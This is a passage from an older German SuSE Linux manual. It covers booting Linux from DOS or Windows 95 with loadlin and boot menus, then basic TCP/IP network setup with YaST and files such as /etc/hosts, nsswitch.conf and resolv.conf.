Verwenden Sie nach Möglichkeit ein Boot-Menü, wenn Sie nach dem Einschalten direkt Linux booten wollen. Die DOS-Prompt- bzw. Doppelklick-Methode kann zusätzlich verwendet werden, wenn Sie von DOS/Windows 95 nach Linux wechseln wollen.

Mit Startmenüs und der Windows 95-Konfiguration kann man sich recht intensiv auseinandersetzen – Sie werden verstehen, dass wir das Thema hier nur recht gradlinig behandeln.

4.9.1 Notwendige Dateien für *loadlin*

Das müssen Sie immer tun (unter DOS, Windows 3.x und Windows 95):

1. Vermutlich haben Sie *loadlin* bereits installiert (vgl. Abschnitt 2.5.4 auf Seite 53). Wenn nicht, müssen Sie zuerst *loadlin* von der CD 1 via **setup** installieren.
2. Wechseln Sie (unter MS-DOS) in das Verzeichnis `c:\loadlin`. Dort steht eine Datei `linux.par`. Erstellen Sie mit einem Editor dort eine Datei mit Namen `startlin.bat` (oder einem anderen, Ihnen passenden Namen). In die Datei schreiben Sie z. B. eine Zeile wie in Datei 4.9.1 auf der nächsten Seite.

```
c:\loadlin\loadlin @c:\loadlin\linux.par
```

Datei 4.9.1: Beispiel einer Batchdatei für den Linux-Start

```
c:\loadlin\zimage # first value must be
                  # the filename of the Linux-kernel

initrd=c:\loadlin\initrd

root=/dev/xxx    # the device which gets mounted as root FS
ro               # mount root read-only
```

Datei 4.9.2: Beispiel einer Parameterdatei für den Linux-Start

Nun editieren Sie in der Datei `linux.par` die folgende Zeile wie in Datei 4.9.2.

Statt `xxx` tragen Sie den Devicenamen Ihrer Rootpartition ein (Sie hatten sich den Namen in Abschnitt 2.10.2 auf Seite 78 aufgeschrieben). Den `initrd`-Eintrag benötigen Sie nur, wenn Sie beispielsweise SCSI-Unterstützung gleich beim Booten hinzuladen müssen (zum Konzept der „initial ramdisk“ vgl. Abschnitt 16.2 auf Seite 422). Mit der Datei `startlin.bat` können Sie Ihr Linux jederzeit vom DOS-Prompt aus starten. Die Datei `linux.par` wird sowohl von `startlin.bat` als auch von `config.sys` verwendet und enthält alle zum Booten von Linux notwendigen Parameter. Wenn Sie mit Linux vertraut geworden sind, können Sie in `linux.par` auch andere Boot-Parameter einfügen und/oder ersetzen. Haben Sie sich später einmal Ihren eigenen Kernel gebaut, kopieren Sie diesen vom Linux-Filesystem nach `c:\loadlin\zimage` und es wird fortan dieser Kernel gebootet; bei Bedarf müssen Sie dort auch eine neu generierte `initrd` ablegen.

4.9.2 Bootmenüs einrichten

So richten Sie ein Bootmenü unter DOS bzw. Windows 3.x ein:

1. Als erstes müssen Sie in der Datei `c:\config.sys` ein Bootmenü definieren. Tragen Sie dazu etwas ähnliches wie in Datei 4.9.3 ein.

```
[Menu]
menuitem=Win, Windows starten...
menuitem=DOS, MS-DOS starten...
menuitem=Linux, Linux starten...
menucolor=15,1
menudefault=Win,5
```

Datei 4.9.3: Beispiel für `config.sys` (1. Teil) für den Linux-Start

Unter dem Label `[Menu]` definieren Sie die Einträge des Bootmenüs, seine Farbe und nach wie viel Sekunden welcher Menüpunkt automatisch aufgerufen werden soll.

2. Weiter unten tragen Sie die Labels [Common], [Win], [DOS] und [Linux] ein. Bei Common schreiben Sie die Einträge hin, die immer gelten sollen; bei den anderen Labels notieren Sie die Einträge, welche nur bei einem bestimmten Eintrag gelten. Verwenden Sie dazu die Zeilen, die in Ihrer jetzigen `config.sys` stehen; ein Beispiel zeigt Datei 4.9.4.

```
[Common]
device=c:\dos\himem.sys /testmem:off
device=c:\dos\emm386.exe noems
dos=high,umb
files=30
buffers=10
shell=c:\dos\command.com

[Win]
devicehigh=c:\dos\dblpspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[DOS]
devicehigh=c:\dos\dblpspace.sys /move
devicehigh=c:\cd\slcd.sys /D:SONY_000 /B:340 /M:P /V /C

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
rem Bleibt leer
```

Datei 4.9.4: Beispiel für `config.sys` (2. Teil) für den Linux-Start

Speichern Sie die Datei dann ab.

3. Öffnen Sie jetzt die Datei `c:\autoexec.bat`. In die Datei müssen Sie die gleichen Labels schreiben und den Labels Einträge zuordnen, die Notation ist jetzt aber etwas anders. Welches Label im Bootmenü gewählt wurde, steht in der Variablen `%config%`. Schreiben Sie vielleicht etwas wie in Datei 4.9.5 auf der nächsten Seite.
4. Wenn Sie den Rechner jetzt booten, erscheint das Bootmenü und Sie haben 5 Sekunden Zeit, einen Eintrag auszuwählen. Nach 5 Sekunden startet automatisch Windows. Wenn Sie 'Linux' auswählen, startet Linux und wartet auf Ihr Login.

4.9.3 Von Windows aus starten

So richten Sie ein Start-Icon für Linux ein, mit dem Sie Linux aus einem laufenden Windows 95-System booten können:

1. Klicken Sie sich in den Ordner `c:\loadlin` hinein, markieren Sie die Datei `startlin.bat` und wählen Sie im Bearbeiten-Menü 'Kopieren' aus.
2. Gehen Sie in einen Ordner oder auf den Desktop, je nachdem, wo Sie Ihr Linux-Icon haben möchten. Drücken Sie die rechte Maustaste und wählen Sie 'Verknüpfung einfügen'.

```

@echo off

rem Einträge für alle Konfigurationen
switches= /f
set comspec=c:\dos\command.com
prompt $p$g
loadhigh c:\dos\keyb gr,,c:\dos\keyboard.sys
loadhigh c:\dos\doskey
set temp=c:\temp
loadhigh c:\dos\mscdex.exe /D:SONY_000 /E /V /L:H
c:\logimaus\mouse.exe

goto %config%

:Win
c:\dos\smartdrv.exe a- b- c+ 2048 1024
path c:\windows;c:\dos;c:\util;
win
c:\dos\smartdrv /C
goto ende

:DOS
path c:\dos;c:\util;
goto ende

:ende
echo * Auf Wiedersehen *

```

Datei 4.9.5: Beispiel für autoexec.bat für den Linux-Start

3. Markieren Sie die gerade eingefügte Verknüpfung, drücken Sie die rechte Maustaste und wählen Sie 'Eigenschaften'. Gehen Sie in das Register 'Programm', klicken Sie unten auf den Knopf 'Erweitert'. Kreuzen Sie in der Maske das Feld 'MS-DOS-Modus' an. Bestätigen Sie mit 'OK'.
4. Über den Knopf 'Anderes Symbol' können Sie sich ein schönes Icon aussuchen und geben Sie der Verknüpfung einen passenden Namen. Fertig!
5. Ein Doppelklick auf das neue Symbol bringt eine Bestätigungsmaske, dass sich Windows 95 jetzt in den MS-DOS-Modus bemüht. Falls Sie die Maske nervt: Ausschalten in den Eigenschaften der Verknüpfung.

4.9.4 Das Windows Startmenü

So richten Sie ein Startmenü für Windows 95 ein:

1. Zuerst müssen Sie die Datei `c:\msdos.sys` editieren. Dazu machen Sie die Datei mittels


```
C:> attrib -R -S -H c:\msdos.sys
```

 sichtbar. Es ist eine Textdatei, in die Sie einige Zeilen einfügen müssen, um das Windows 95-eigene Startmenü zu aktivieren. Unter dem Label [Options] sollte es etwa so aussehen wie in Datei 4.9.6.

```
[Options]
BootGUI=0
BootDelay=0
BootMenu=0
Logo=0
```

Datei 4.9.6: msdos.sys für den Linux-Start

Der Parameter `Logo=0` ist optional und verhindert, dass Windows 95 vor dem Booten in den Grafikmodus schaltet; das Booten geht dann schneller und Sie haben weniger Ärger, wenn sie später unter Linux den DOS-Emulator verwenden wollen.

Der Parameter `BootGUI=0` bewirkt, dass Windows 95 direkt in den DOS-Modus bootet. Nach dem Editieren der Datei setzen Sie die Attribute wieder zurück. Um Windows dann zu starten muss

`C:> win`

am DOS-Prompt eingegeben werden, aber das tut schon unsere Beispieldatei `c:\autoexec.bat`, wenn Sie im Menü Win95 gewählt haben.

2. Dann müssen Sie in der Datei `c:\config.sys` Ihr eigenes Bootmenü definieren. Tragen Sie dazu am Anfang der Datei etwa den Inhalt von Datei 4.9.7 ein.

```
[Menu]
menuitem=Win95, Windows 95 starten...
menuitem=DOS, MS-DOS starten...
menuitem=Linux, Linux starten...
menudefault=Win95,5
```

Datei 4.9.7: Beispiel für `config.sys` (1. Teil) für den Linux-Start unter Windows 95

Unter dem Label `[Menu]` definieren Sie die Einträge des Bootmenüs und nach wie viel Sekunden welcher Menüpunkt automatisch aufgerufen werden soll.

3. Weiter unten stehen Labels `[Win95]`, `[DOS]`, `[Linux]` und `[Common]`. Bei `[Common]` schreiben Sie die Einträge hin, die immer gelten sollen (unter Windows 95 werden das nur wenige sein); bei den anderen Labels die Einträge notieren, welche nur bei einem bestimmten Eintrag des Bootmenüs gelten. Verwenden Sie dazu die Zeilen, die in Ihrer jetzigen `config.sys` stehen; das Beispiel in Datei 4.9.8 auf der nächsten Seite soll nur eine Anregung sein.
Speichern Sie die Datei dann ab.
4. Öffnen Sie jetzt die Datei `c:\autoexec.bat`. In die Datei müssen Sie die gleichen Labels schreiben und den Labels Einträge zuordnen, die Notation ist jetzt aber etwas anders. Welches Label im Bootmenü gewählt wurde, steht in der Variablen `%config%`. Schreiben Sie vielleicht etwas wie in Datei 4.9.9 auf der nächsten Seite.
5. Wenn Sie den Rechner jetzt booten, erscheint Ihr eigenes Bootmenü. Sie haben 5 Sekunden Zeit zum Wählen, dann startet automatisch Win-


```
[Win95]
dos=high,umb
device=c:\windows\himem.sys /testmem:off

[DOS]
device=c:\plugplay\drivers\dos\dwcfgmg.sys
dos=high,umb
device=c:\windows\himem.sys /testmem:off
device=c:\windows\emm386.exe noems I=B000-B7FF
devicehigh=c:\cdrom\torisan.sys /D:TSYCD3 /P:SM

[Linux]
shell=c:\loadlin\loadlin.exe @c:\loadlin\linux.par

[Common]
accdate=C+ D+ H+
switches= /F buffers=20
```

Datei 4.9.8: Beispiel für config.sys (2. Teil) für den Linux-Start unter Windows 95

```
@echo off
loadhigh keyb gr,,c:\windows\command\keyboard.sys
goto %config%

:Win95
win
goto ende

:DOS
path c:.;d:.;c:\windows\command;c:\util;
loadhigh c:\windows\command\mscdex.exe /D:TSYCD3 /L:x
loadhigh c:\windows\command\doskey
c:\windows\command\mouse.exe
goto ende

:ende
echo * Und jetzt? *
```

Datei 4.9.9: Beispiel für autoexec.bat für den Linux-Start unter Windows 95

4. Booten und Bootmanager

dows 95. Wenn Sie 'Linux' auswählen, startet Linux und wartet auf Ihr Login.

Teil III

Netzwerk konfigurieren

Linux im Netzwerk

Vorbemerkung zur Vernetzung

In unserem Zeitalter der Kommunikation ist die Anzahl der miteinander vernetzten Computer bereits so groß, dass ein einzelner, nicht zumindest zeitweise vernetzter Computer selten geworden ist. Linux, als echtes Kind des ☞ *Internets*, bietet alle Voraussetzungen und notwendigen Netzwerktools zur Einbindung in diverse Netzwerkstrukturen.

In diesem Kapitel wird eine Übersicht über die zur Einrichtung und Wartung der Netzwerkanbindung notwendigen Handgriffe gegeben, es werden die zentralen Konfigurationsdateien besprochen und einige der wichtigsten Tools vorgestellt.

Zunächst wird gezeigt, wie ein Linux-Rechner in ein bestehendes ☞ *LAN* eingebunden werden kann bzw. wie ein kleines ☞ *Netzwerk*, bestehend aus Linux-Rechnern, aufzubauen ist. Danach geht es um den Anschluss an andere Rechner via Modem. Es wird erläutert, wie eine Internet-Anbindung per PPP vorgenommen werden kann. Ein längerer Abschnitt ist der ISDN-Konfiguration gewidmet. Dann wird die Konfiguration des Mail- und des News-Systems kurz besprochen. Den Abschluss bildet die Vorstellung eines Fax-Systems unter Linux.

Praktisch die gesamte Netzwerkkonfiguration können Sie mit *YaST* durchführen (siehe Abschnitt 3.6 auf Seite 102 und Abschnitt 17.6 auf Seite 447); da jedoch gerade die Konfiguration eines Netzwerks beliebig komplex werden kann, werden in diesem Kapitel auch die grundlegenden Mechanismen und die für die Konfiguration des Netzwerks relevanten Dateien beschrieben.

Auf gute Nachbarschaft – die Einbindung ins LAN

Einen Linux-Rechner in ein aus anderen Unix-Rechnern – darunter können sich natürlich auch weitere Linux-Rechner befinden – bestehendes LAN einzubinden, stellt kein großes Problem dar. Es müssen einige (wenige) Voraussetzungen erfüllt sein, die aber keine grundsätzliche Einschränkungen für den Einsatz von Linux in einer Netzwerkkumgebung darstellen.

Voraussetzungen, Vorarbeit

Linux unterstützt mittlerweile eine bunte Palette von Netzwerkkarten – Ethernet, Arcnet, einige TokenRing – und kennt fast alle gängigen Netzwerkpro-

tokolle – TCP/IP, IPX, AppleTalk. Auf alle theoretisch möglichen Konfigurationen einzugehen, würde den Rahmen dieses Kapitels bei weitem sprengen; daher soll hier nur beispielhaft ein „Normalfall“ behandelt werden, also die Integration eines Linux-Rechners mit einer Ethernetkarte in ein TCP/IP-Netzwerk. Aktuelle Informationen bezüglich anderer Netzwerke finden Sie unter anderem bei den Kernelquellen im Verzeichnis `/usr/src/linux/Documentation`. Darüber hinaus liefert die Hilfefunktion beim Konfigurieren des Kernels wertvolle Zusatz-Informationen.

Die folgenden Voraussetzungen müssen erfüllt sein:

- Der Rechner muss über eine unterstützte Netzwerkkarte verfügen; ob die Karte korrekt erkannt wurde, können Sie unter anderem daran sehen, dass die Ausgabe des Kommandos

```
erde:~ # /sbin/ifconfig
```

eine Zeile enthält, die mit **eth0**: beginnt.



Wenn der Kernel-Support für die Netzwerkkarte als Modul realisiert wird – so wie es beim SuSE-Kernel standardmäßig der Fall ist –, dann muss der Name des Moduls als Alias in der `/etc/modules.conf` eingetragen werden; für die erste Ethernet-Karte z. B. in dieser Art:

```
alias eth0 tulip
```

Dies geschieht automatisch, wenn im `Linuxrc` während der Erstinstallation der Treiber-Support für die Netzwerkkarte geladen wird. Nachträglich lässt sich diese Aufgabe von YaST aus erledigen (vgl. Abschnitt 3.6.1 auf Seite 102).

Sind diese Voraussetzungen erfüllt, so sollten vor der Netzwerkkonfiguration noch die Begriffe in Tabelle 5.1 auf Seite 154 kurz bedacht werden.

Rechnername	Der Name, den der Rechner im Netzwerk haben soll, z. B. <code>erde</code> . Der Name sollte nicht mehr als acht Zeichen umfassen und darf im lokalen Netzwerk noch nicht vergeben worden sein.
Domainname	Der Name der Domain, der der Rechner angehört wird. Domains dienen der Gliederung von Netzen. Ein Rechner wird adressiert durch Angabe seines <i>voll qualifizierten</i> Domainnamens (engl. <i>fully qualified domain name (FQDN)</i>), der sich aus Rechnername, Domainnamen und Top-Level-Domain zusammensetzt. So ist z. B. <code>erde.kosmos.all</code> der Rechner <code>erde</code> in der Domain <code>kosmos.all</code> . Die Top-Level-Domain umfasst höchstens vier Buchstaben. Das Muster für einen <i>voll qualifizierten</i> Domainnamen ist <code>Rechnername.Domainname.Top-Level-Domain</code> .

Tabelle 5.1: Fortsetzung auf der nächsten Seite...

IP-Adresse	<p>Die Adresse des Rechners im Netzwerk. Jeder Rechner im Netz hat für jede Netzwerkschnittstelle (z. B. Netzwerk- oder ISDN-Karte) mindestens eine Adresse, die im Netz eindeutig ist. Diese Adresse besteht nach dem derzeit gültigen Standard aus einer Sequenz von vier Bytes, die normalerweise durch Punkte getrennt – also beispielsweise 192.168.0.20 – dargestellt werden.</p> <p>Bei der Wahl der IP-Adressen ist zu bedenken, ob das lokale Netz einmal mit dem Internet verbunden werden soll. Ist dies der Fall, so ist zu empfehlen, dass von vornherein registrierte IP-Adressen verwendet werden.</p> <p>Für rein private Netze sind durch das Arbeitspapier RFC 1597 drei Adressbereiche vorgesehen, bei denen sichergestellt ist, dass selbst bei einer versehentlich bestehenden Verbindung zum Internet keine Probleme entstehen, da sie zwischen Internet-Systemen nicht geroutet werden. Diese Adressbereiche sind:</p> <table style="margin-left: 40px;"> <tr> <td>10.0.0.0</td> <td>⇒</td> <td>10.255.255.255</td> <td>(Class A-Netz)</td> </tr> <tr> <td>172.16.0.0</td> <td>⇒</td> <td>172.31.255.255</td> <td>(Class B-Netz)</td> </tr> <tr> <td>192.168.0.0</td> <td>⇒</td> <td>192.168.255.255</td> <td>(Class C-Netz)</td> </tr> </table> <p>Einige IP-Adressen sind nicht für Rechner bestimmt, sondern haben spezielle Funktionen. So steht beispielsweise 192.168.0.0 für das Netzwerk an sich und 192.168.0.255 ist die dazugehörige Broadcast-Adresse.</p>	10.0.0.0	⇒	10.255.255.255	(Class A-Netz)	172.16.0.0	⇒	172.31.255.255	(Class B-Netz)	192.168.0.0	⇒	192.168.255.255	(Class C-Netz)
10.0.0.0	⇒	10.255.255.255	(Class A-Netz)										
172.16.0.0	⇒	172.31.255.255	(Class B-Netz)										
192.168.0.0	⇒	192.168.255.255	(Class C-Netz)										
Gatewayadresse	<p>Wenn sich im Netzwerk ein als Gateway fungierender Rechner befindet, d. h. ein Rechner, der in mehr als einem Netz hängt und der das Weiterleiten von Netzwerkpaketen in das fremde Netz übernimmt, so kann dessen Adresse bei der Netzwerkkonfiguration angegeben werden.</p>												
Netzwerkmaske	<p>Mit Hilfe der Netzwerkmaske (netmask) wird entschieden, in welchem Netzwerk eine gegebene Adresse zu finden ist. Die IP-Adresse des Rechners wird mit der Netzwerkmaske durch ein logisches <i>UND</i> verknüpft, wodurch der Host-Anteil der Adresse ausgeblendet wird, also nur noch die Adresse des Netzwerks übrig bleibt. 255.255.255.0 ist beispielsweise eine typische Netzwerkmaske.</p>												

Tabelle 5.1: Fortsetzung auf der nächsten Seite...

Adresse des Nameservers Der Nameserver stellt den Dienst DNS (engl. *Domain Name Service*) zur Verfügung, mit dem sich Rechnernamen in IP-Adressen wandeln lassen. So wird beispielsweise dem Rechnername *erde* die IP-Adresse *192.168.0.20* zugeordnet. Ist ein Nameserver über das Netz zu erreichen und soll dieser verwendet werden, so muss dessen IP-Adresse bei der Netzwerkkonfiguration angegeben werden.

Tabelle 5.1: Werte für Netzwerkkonfiguration

5.1 Konfiguration mit Hilfe von YaST

Nun können Sie die Konfiguration der Netzwerksoftware mit YaST durchführen. Beachten Sie dabei die in Abschnitt 5 auf Seite 151 aufgeführten Punkte.

1. Loggen Sie sich als Benutzer `'root'` ein.
2. Starten Sie YaST und wechseln Sie in das Menü `'Administration des Systems'`, `'Netzwerk konfigurieren'`, `'Netzwerk-Grundkonfiguration'`.



Abbildung 5.1: Netzwerkkonfiguration mit YaST

3. Wählen Sie eine freie `'Nummer'`, z. B. 0.
4. Wählen Sie durch Drücken von **(F5)** als Device `'Ethernet'` aus, und verlassen Sie die Eingabemaske durch Betätigen des Buttons `'Weiter'`.
5. Drücken Sie bitte **(F6)** (`'IP-Adresse'`), und geben Sie die IP-Adresse des Rechners ein, also beispielsweise `192.168.0.20`. Als nächstes muss die Netzwerkmaske angegeben werden. Für ein Class C-Netz (bis zu 254 Rechner in einem Subnetz), ist diese typischerweise `255.255.255.0`. Ist kein Gatewayrechner im Netzwerk, sollte hier nichts angegeben werden; vgl. Abbildung 5.1.

6. Verlassen Sie die Eingabemaske durch Betätigen des Buttons 'Weiter'.
7. Aktivieren Sie das Netzwerk-Device mit **(F4)**.
8. Durch Drücken von **(F10)** können Sie die Konfiguration speichern, mit **(ESC)** können Sie die Maske verlassen, ohne dass die Änderungen gesichert werden.
9. Im Menü 'Rechnernamen ändern' können Sie dem Rechner einen Rechnernamen geben oder einen bestehenden Rechnernamen ändern. In die Eingabemaske des Menüs wird auch der Name der Domain eingetragen, der der Rechner angehören soll.
10. Unter dem Punkt 'Netzwerkdienste konfigurieren' können Sie festlegen, ob der *inetd*, das Programm *portmap* und der NFS-Server gestartet werden sollen und welcher Rechner- und Domainname beim Posten von Artikeln im USENET in die From-Zeile eingetragen wird.
 - Der *inetd* wird benötigt, um bei Bedarf bestimmte Netzwerkdienste (z. B. telnet, finger, ftp usw.) zu starten. Der *inetd* sollte beim Hochfahren des Systems immer gestartet werden, da andernfalls eine Vielzahl von Diensten auf dem System nicht zur Verfügung stehen; beherzigen Sie bei gefährdeten Systemen die Richtlinien zur Sicherheit in Abschnitt 18.2.2 auf Seite 471.
 - Wenn der Rechner als NFS-Server eingesetzt oder NIS verwendet werden soll, muss der Portmapper *portmap* beim Hochfahren des Systems gestartet werden. Haben Sie sich dafür entschieden, den Portmapper zu starten, werden Sie anschließend gefragt, ob auch der NFS-Server gestartet werden soll.
11. Im Menü 'Konfiguration Nameserver' kann der Zugriff auf einen oder mehrere Nameserver konfiguriert werden. Es können bis zu drei IP-Adressen durch Leerzeichen getrennt angegeben werden.
12. Über den Menüpunkt 'Sendmail konfigurieren' kann eine grundlegende Konfiguration des Pakets *sendmail* vorgenommen werden. Eine ausführlichere Beschreibung der Konfiguration von Sendmail finden Sie im Abschnitt 6.8 auf Seite 203.

Darüber hinaus können Sie eine ganze Reihe weiterer Einstellungen direkt in der zentralen Konfigurationsdatei `/etc/rc.config` vornehmen; auch hierbei werden Sie von YaST unterstützt (siehe Abschnitt 17.6 auf Seite 447).

Damit ist die Netzwerkkonfiguration abgeschlossen. YaST ruft abschließend *SuSEconfig* auf und lässt die gemachten Angaben in die entsprechenden Dateien eintragen (siehe Abschnitt 5.2 auf der nächsten Seite). Damit die Einstellungen wirksam werden, müssen die betroffenen Programme neu konfiguriert und die benötigten Daemons neu gestartet werden. Dies erreichen Sie, indem Sie den Befehl

```
erde:~ # rcnetwork restart
```

eingeben (siehe auch Kapitel 17 auf Seite 441).

5.2 Manuelle Netzwerkkonfiguration – wo steht was?

Die manuelle Konfiguration der Netzwerksoftware sollte stets die zweite Wahl sein. Besser ist es, *YaST* zu benutzen, jedoch kann *YaST* nicht alle Bereiche der Netzwerkkonfiguration abdecken, sodass in manchen Fällen manuelle Nacharbeit nötig sein kann.

5.2.1 Konfigurationsdateien

Dieser Abschnitt gibt eine Übersicht über die Netzwerkkonfigurationsdateien und erklärt ihre Funktion sowie das verwendete Format.

`/etc/rc.config`

In dieser zentralen Konfigurationsdatei (siehe Abschnitt 17.5 auf Seite 446) wird der größte Teil der Netzwerkkonfiguration vorgenommen. Bei Veränderung mittels *YaST* oder durch den Aufruf von *SuSEconfig*, nachdem die Datei manuell verändert wurde, werden aus diesen Einträgen die meisten der folgenden Dateien automatisch generiert. Auch die Bootskripten werden über die Einstellungen in dieser Datei konfiguriert.



Wenn Sie diese Datei von Hand verändern, müssen Sie nachfolgend immer *SuSEconfig* aufrufen, damit die geänderte Konfiguration automatisch in die richtigen Dateien eingetragen wird.

`/etc/hosts`

In dieser Datei (siehe Datei 5.2.1) werden Rechnernamen IP-Adressen zugeordnet. Wird kein Nameserver verwendet, so müssen hier alle Rechner aufgeführt werden, zu denen eine IP-Verbindung aufgebaut werden soll. Je Rechner wird eine Zeile bestehend aus IP-Adresse, dem voll qualifizierten Hostnamen und dem Rechnernamen, z. B. *erde* in die Datei eingetragen. Die IP-Adresse muss am Anfang der Zeile stehen, die Einträge werden durch Leerzeichen bzw. Tabulatoren getrennt. Kommentare werden durch ``#`` eingeleitet.

```
#
# hosts          This file describes a number of hostname-to-address
#                mappings for the TCP/IP subsystem.  It is mostly
#                used at boot time, when no name servers are running.
#                On small systems, this file can be used instead of a
#                "named" name server.  Just add the names, addresses
#                and any aliases to this file...
#
127.0.0.1 localhost
192.168.0.1 sonne.kosmos.all sonne
192.168.0.20 erde.kosmos.all erde
# End of hosts
```

Datei 5.2.1: `/etc/hosts`

`/etc/networks`

Hier werden Netzwerknamen in Netzwerkadressen umgesetzt. Das Format ähnelt dem der `hosts`-Datei, jedoch stehen hier die Netzwerknamen vor den Adressen (siehe Datei 5.2.2 auf der nächsten Seite).

```
#
# networks      This file describes a number of netname-to-address
#               mappings for the TCP/IP subsystem.  It is mostly
#               used at boot time, when no name servers are running.
#
loopback       127.0.0.0
localnet       192.168.0.0
# End of networks.
```

Datei 5.2.2: /etc/networks

order <i>hosts</i> , <i>bind</i>	Legt fest, in welcher Reihenfolge die Dienste zum Auflösen eines Namens angesprochen werden sollen. Mögliche Argumente sind: <i>hosts</i> : Durchsuchen der Datei /etc/hosts <i>bind</i> : Ansprechen eines Nameservers
multi <i>on/off</i>	Bestimmt, ob ein in /etc/hosts eingetragener Rechner mehrere IP-Adressen haben darf.
nospoof <i>on</i> alert <i>on/off</i>	Diese Parameter beeinflussen das <i>spoofing</i> des Nameservers, haben aber weiter keinen Einfluss auf die Netzwerkkonfiguration.
trim <domainname>	Der angegebene Domainname wird vor dem Auflösen des Rechnernamens von diesem abgeschnitten (insofern der Rechnername diesen Domainnamen enthält). Diese Option ist dann von Nutzen, wenn in der Datei /etc/hosts nur Namen aus der lokalen Domain stehen, diese aber auch mit angehängtem Domainnamen erkannt werden sollen.

Tabelle 5.2: Parameter für /etc/host.conf

/etc/host.conf

Das Auflösen von Namen – d. h. das Übersetzen von Rechner- bzw. Netzwerknamen über die *resolver*-Bibliothek – wird durch diese Datei gesteuert. Es können verschiedene Parameter eingestellt werden. Jeder Parameter muss in einer eigenen Zeile stehen, Kommentare werden durch `#' eingeleitet. Die möglichen Parameter zeigt Tabelle 5.2.

Ein Beispiel für `/etc/host.conf` zeigt Datei 5.2.3.

```
#
# /etc/host.conf
#
# We have named running
order hosts bind
# Allow multiple addrs
multi on
# End of host.conf
```

Datei 5.2.3: `/etc/host.conf`

`/etc/nsswitch.conf`

Mit der GNU C Library 2.0 hat der „Name Service Switch“ (NSS) Einzug gehalten (vgl. Manual-Page von `nsswitch.conf` ([man 5 nsswitch.conf](#)), sowie ausführlicher *The GNU C Library Reference Manual*, Kap. "System Databases and Name Service Switch" ¹).

In der Datei `/etc/nsswitch.conf` wird festgelegt, in welcher Reihenfolge bestimmte Informationen abgefragt werden. Ein Beispiel für `nsswitch.conf` zeigt Datei 5.2.4. Kommentare werden durch '#' eingeleitet. Dort bedeutet z. B. der Eintrag bei der „Datenbank“ `hosts`, dass nach `/etc/hosts` (`files`) eine Anfrage über DNS (vgl. Paket `named`) losgeschickt wird.

```
#
# /etc/nsswitch.conf
#
passwd:      compat
group:       compat

hosts:       files dns
networks:    files dns

services:    db files
protocols:   db files

netgroup:    files
```

Datei 5.2.4: `/etc/nsswitch.conf`

Die über NSS verfügbaren „Datenbanken“ sind in Tabelle 5.3 auf der nächsten Seite genannt; zusätzlich sind in Zukunft `automount`, `bootparams`, `netmasks` und `publickey` zu erwarten.

¹ Paket `libcinfo`, Serie `doc`.

aliases	Mail-Aliase, von <code>sendmail(8)</code> verwendet; vgl. Manual-Page von aliases (man 5 aliases).
ethers	Ethernet-Adressen.
group	Für Benutzergruppen, von <code>getgrent(3)</code> verwendet; vgl. Manual-Page von group (man 5 group).
hosts	Für Hostnamen und IP-Adressen, von <code>gethostbyname(3)</code> und ähnlichen Funktionen verwendet.
netgroup	Im Netzwerk gültige Liste von Hosts und Benutzern, um Zugriffsrechte zu steuern; vgl. Manual-Page von netgroup (man 5 netgroup).
networks	Netzwerknamen und -adressen, von <code>getnetent(3)</code> verwendet.
passwd	Benutzerpasswörter, von <code>getpwent(3)</code> verwendet; vgl. Manual-Page von passwd (man 5 passwd).
protocols	Netzwerk-Protokolle, von <code>getprotoent(3)</code> verwendet; vgl. Manual-Page von protocols (man 5 protocols).
rpc	„Remote Procedure Call“-Namen und -Adressen, von <code>getrpcbyname(3)</code> und ähnlichen Funktionen verwendet.
services	Netzwerkdienste, von <code>getservent(3)</code> verwendet.
shadow	„Shadow“-Passwörter der Benutzer, von <code>getspnam(3)</code> verwendet; vgl. Manual-Page von shadow (man 5 shadow).

Tabelle 5.3: Über `/etc/nsswitch.conf` verfügbare „Datenbanken“

Die Konfigurationsmöglichkeiten der NSS-„Datenbanken“ stehen in Tabelle 5.4 auf der nächsten Seite.

files	direkt auf Dateien zugreifen, z. B. auf <code>/etc/aliases</code> .
db	über eine Datenbank zugreifen.
nis	NIS, vgl. Abschnitt 5.4 auf Seite 164.
nisplus	
dns	Nur bei <code>hosts</code> und <code>networks</code> als Erweiterung verwendbar.
compat	Nur bei <code>passwd</code> , <code>shadow</code> und <code>group</code> als Erweiterung verwendbar.

Tabelle 5.4: Fortsetzung auf der nächsten Seite...

zusätzlich ist es möglich, unterschiedliche Reaktionen bei bestimmten Lookup-Ergebnissen auszulösen; Details sind der Manual-Page von **nsswitch.conf** (**man 5 nsswitch.conf**) zu entnehmen.

Tabelle 5.4: Konfigurationsmöglichkeiten der NSS-„Datenbanken“

/etc/nscd.conf

Über diese Datei wird der *nscd* (engl. *Name Service Cache Daemon*) konfiguriert; vgl. Manual-Page von **nscd** (**man 8 nscd**) und Manual-Page von **nscd.conf** (**man 5 nscd.conf**). Betroffen sind die Informationen von **passwd**, **groups** und **hosts**. Der Daemon muss neu gestartet werden, wenn z. B. die Namensauflösung (DNS) durch Änderung der */etc/resolv.conf* umgestellt wird; dazu dient dieser Befehl:

```
erde: # /sbin/init.d/nscd restart
```



Wenn beispielsweise das Caching für **passwd** aktiviert ist, dauert es in der Regel 15 Sekunden, bis ein neu angelegter lokaler Benutzer dem System bekannt ist. Durch das Neustarten des *nscd* kann diese Wartezeit verkürzt werden.

/etc/resolv.conf

Wie bereits die Datei */etc/host.conf*, so spielt auch diese Datei in Bezug auf Auflösung von Rechnernamen durch die *resolver*-Bibliothek eine Rolle.

Hier wird angegeben, welcher Domain der Rechner angehört (Schlüsselwort **search**) und wie die Adresse des Nameservers ist (Schlüsselwort **nameserver**), der angesprochen werden soll. Es können mehrere Domainnamen angegeben werden. Beim Auflösen eines nicht voll qualifizierten Namens wird versucht, durch Anhängen der einzelnen Einträge in **search** einen gültigen, voll qualifizierten Namen zu erzeugen. Mehrere Nameserver können durch mehrere Zeilen, die mit **nameserver** beginnen, bekannt gemacht werden. Kommentare werden wieder mit `#` eingeleitet.

Ein Beispiel für */etc/resolv.conf* zeigt Datei 5.2.5 auf der nächsten Seite.

YaST (siehe Abschnitt 5.1 auf Seite 154) trägt hier den angegebenen Nameserver ein!

/etc/HOSTNAME

Hier steht der Name des Rechners, also nur der Hostname ohne den Domainnamen. Diese Datei wird von verschiedenen Skripten während des Starts des Rechners gelesen. Sie darf nur eine Zeile enthalten, in der der Rechnername steht! Auch diese Datei wird automatisch aus den Einstellungen in */etc/rc.config* generiert.

```
# /etc/resolv.conf
#
# Our domain
search kosmos.all
#
# We use sonne (192.168.0.1) as nameserver
nameserver 192.168.0.1
# End of resolv.conf
```

